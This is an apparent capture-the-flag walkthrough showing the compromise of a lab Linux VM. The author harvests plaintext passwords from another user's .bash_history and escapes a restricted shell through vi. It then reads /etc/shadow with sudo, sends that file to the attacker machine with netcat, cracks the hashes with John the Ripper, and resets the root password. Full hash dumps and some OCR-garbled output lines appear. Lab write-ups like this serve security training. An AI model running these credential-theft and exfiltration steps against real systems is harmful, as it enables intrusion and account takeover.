
Looking in the users home folder that is not restricted to the single user, we are able to see the .bash_history file , showing us previously used commands.

We are presented with usernames and credentials.




```
MFrei@red:/home/JKanode$ cat .bash_history
id
whoami
ls -lah
pwd
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
MFrei@red:/home/JKanode$
```

Using the credential above, I am able to login to the ssh server as peter.



```
root@kali:~/Desktop# ssh peter@192.168.66.101
-----------------------------------------------------------------
~          Barry, don't forget to put a message here           ~
-----------------------------------------------------------------
peter@192.168.66.101's password:
Welcome back!

This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files
(the files .zshenv, .zprofile, .zshrc, .zlogin in the directory
~).  This function can help you with a few settings that should
make your use of the shell easier.

You can:

(q)  Quit and do nothing.  The function will be run again next time.

(0)  Exit, creating the file ~/.zshrc containing just a comment.
     That will prevent this function being run again.

(1)  Continue to the main menu.

(2)  Populate your ~/.zshrc with the configuration recommended
     by the system administrator and exit (you will need to edit
     the file by hand, if so desired).

--- Type one of the keys in parentheses ---
```

Pressing q drops us out of an interactive shell into a restricted shell. Using the id command, we are able to see more information about the user we are logged in as (peter)



```
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
red%
```

We can see that peter is a member of the sudo group, this is a good sign that we are able to compromise the system further as we already known peters password.

By entering vi in the terminal and typing the following in the vi terminal


:set shell=/bin/bash

We are going to try and execute it from within the editor and break out from the restricted shell.

Press the ESC key and typing in


:shell

I now have an unrestricted bash shell as peter



```
peter@red:~$ whoami
peter
peter@red:~$ id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
peter@red:~$
```


Knowing that peter has sudo permissions we are able to see the contents of the root folder and make super user commands, at this point we own the system, but we are still not yet root account.



```
eter@red:/$ sudo ls /root/
ix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
eter@red:/$ sudo cat /root/flag.txt
~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                         .-'''''-.
                         |'-----'|
                         |-.....-|
                         |       |
                         |       |
        _,._             |       |
   __.o`   o`"-.         |       |
.-O o `"-.o   O )_,._    |       |
 o   O  o )--.-"`O   o"-.`'-----'`
'--------'  (   o  O    o)
             `----------`

6b545dc11b7a270f4bad23432190c75162c4a2b

eter@red:/$
```


We are also able to see the shadow file and crack the remaining passwords

On the attacker machine I type




```
root@kali:~/Desktop# nc -l -p 1234 > shadow.txt
```

And on the compromised server I type to send the shadow file to the attacker machine




```
peter@red:/$ cd home/
peter@red:/home$ cd peter/
peter@red:~$ sudo echo /etc/shadow > shadow.txt
peter@red:~$ sudo nc -w 3 192.168.66.100 1234 < /etc/shadow
bash: /etc/shadow: Permission denied
peter@red:~$ sudo nc -w 3 192.168.66.100 1234 < shadow.txt
peter@red:~$
```

We now have the shadow file on the attacker's machine we can attack the passwords




```
root:$6$TdNg38a/$z0y9QQigTQ2FeW02XFwGaHkF/X.qPK3BqX9zLhqu.6ffpzy0OLp2TUm9ywx99LqIIjVBPPIxqOtTQbLBXR9JT1:16957:0:99999:7:::
daemon:*:16911:0:99999:7:::
bin:*:16911:0:99999:7:::
sys:*:16911:0:99999:7:::
sync:*:16911:0:99999:7:::
games:*:16911:0:99999:7:::
man:*:16911:0:99999:7:::
lp:*:16911:0:99999:7:::
mail:*:16911:0:99999:7:::
news:*:16911:0:99999:7:::
uucp:*:16911:0:99999:7:::
proxy:*:16911:0:99999:7:::
www-data:*:16911:0:99999:7:::
backup:*:16911:0:99999:7:::
list:*:16911:0:99999:7:::
irc:*:16911:0:99999:7:::
gnats:*:16911:0:99999:7:::
nobody:*:16911:0:99999:7:::
systemd-timesync:*:16911:0:99999:7:::
systemd-network:*:16911:0:99999:7:::
systemd-resolve:*:16911:0:99999:7:::
systemd-bus-proxy:*:16911:0:99999:7:::
syslog:*:16911:0:99999:7:::
_apt:*:16911:0:99999:7:::
lxd:*:16955:0:99999:7:::
dnsmasq:*:16955:0:99999:7:::
messagebus:*:16955:0:99999:7:::
sshd:*:16955:0:99999:7:::
peter:$6$4rg/9UDx$iktewIFzE5NWWfaiX2F3sLd79zTmworSqCD1U5eDkLbUqoM6tqeqzgluNjv7dBHOtH.tNDl9cTKvk.A0IP9to1:16957:0:99999:7:::
mysql:!:16955:0:99999:7:::
RNunemaker:$6$uIJc5IJn$xZuYd4N2l/EEtkp1lboWOipDUs53KnXlpCCxg1x3D9bki9GCjyrO4Rrll8z6jm.GSwbzMZSRbJ/5BsqAOK59x1:16957:0:99999:7:::
ETollefson:$6$CK1mfy7X$zd03AR9nakAnit9AgRE9mtqItTqXW1I9GyQv2NLBjw6jD0GboRLjHF1CIOqJ/Jaxo7HvZl.JB.nkmIIfw38rD.:16957:0:99999:7:::
DSwanger:$6$A15dDixv$k9T87ElFyo1T6HdL.4bXC0VRO.4K6p7gpC1wpkDxbU16xjZl35pSJM4TkXhtZQr36zXldz0NF/RXgv1.fadzQ0:16957:0:99999:7:::
AParnell:$6$5gjMkxgK$6qcxxKnHejCz62lcCkEhqH69UhX16S/tH6.Cc2xGVrpBjNVEPTLS9Nutoqz4ESnvwALiaWNLH0IhhqnpBLLt40:16957:0:99999:7:::
SHayslett:$6$dF.lG5Ca$SX9p9bNAbI3SJ4mVXt.LbYW56v2SH.jlBaCk/7dY5P/I3TkDE8toxAYo7d.g1lzwWBOGOhCG505uvLbEuKhOl.:16957:0:99999:7:::
MBassin:$6$ZvMOjgTg$VE6iCMv7zk.ai/jOQlLICM7X2i/UlyIoYHHcpnm4ZgrLWwWYdVvhFz1uxeRCUULpfSt2Hpsm1RRFSLHud/uQ8/:16957:0:99999:7:::
JBare:$6$MBYGTI9s$odOoT9nFUlg.Sfvafa8BsqKXnWTh5vOujI9aZMn5Lc579er.viqhme/eq/9L8OSK7Po4JxzmXA0qqC1TK9oFQ1:16957:0:99999:7:::
```

Using john the ripper we start getting more credentials




```
root@kali:~/Desktop# john shadow.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 29 password hashes with 29 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x]
Press 'q' or Ctrl-C to abort, almost any other key for status
SHayslett        (SHayslett)
ftp              (ftp)
ylle             (elly)
```

In the meantime, I go back to the peter shell I have and get root access by changing the password



```
peter@red:~$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
peter@red:~$
```

Below is proof of being root on the system



```
peter@red:~$ su -
Password:
➜  ~ whoami
root
➜  ~ id
uid=0(root) gid=0(root) groups=0(root)
➜  ~
```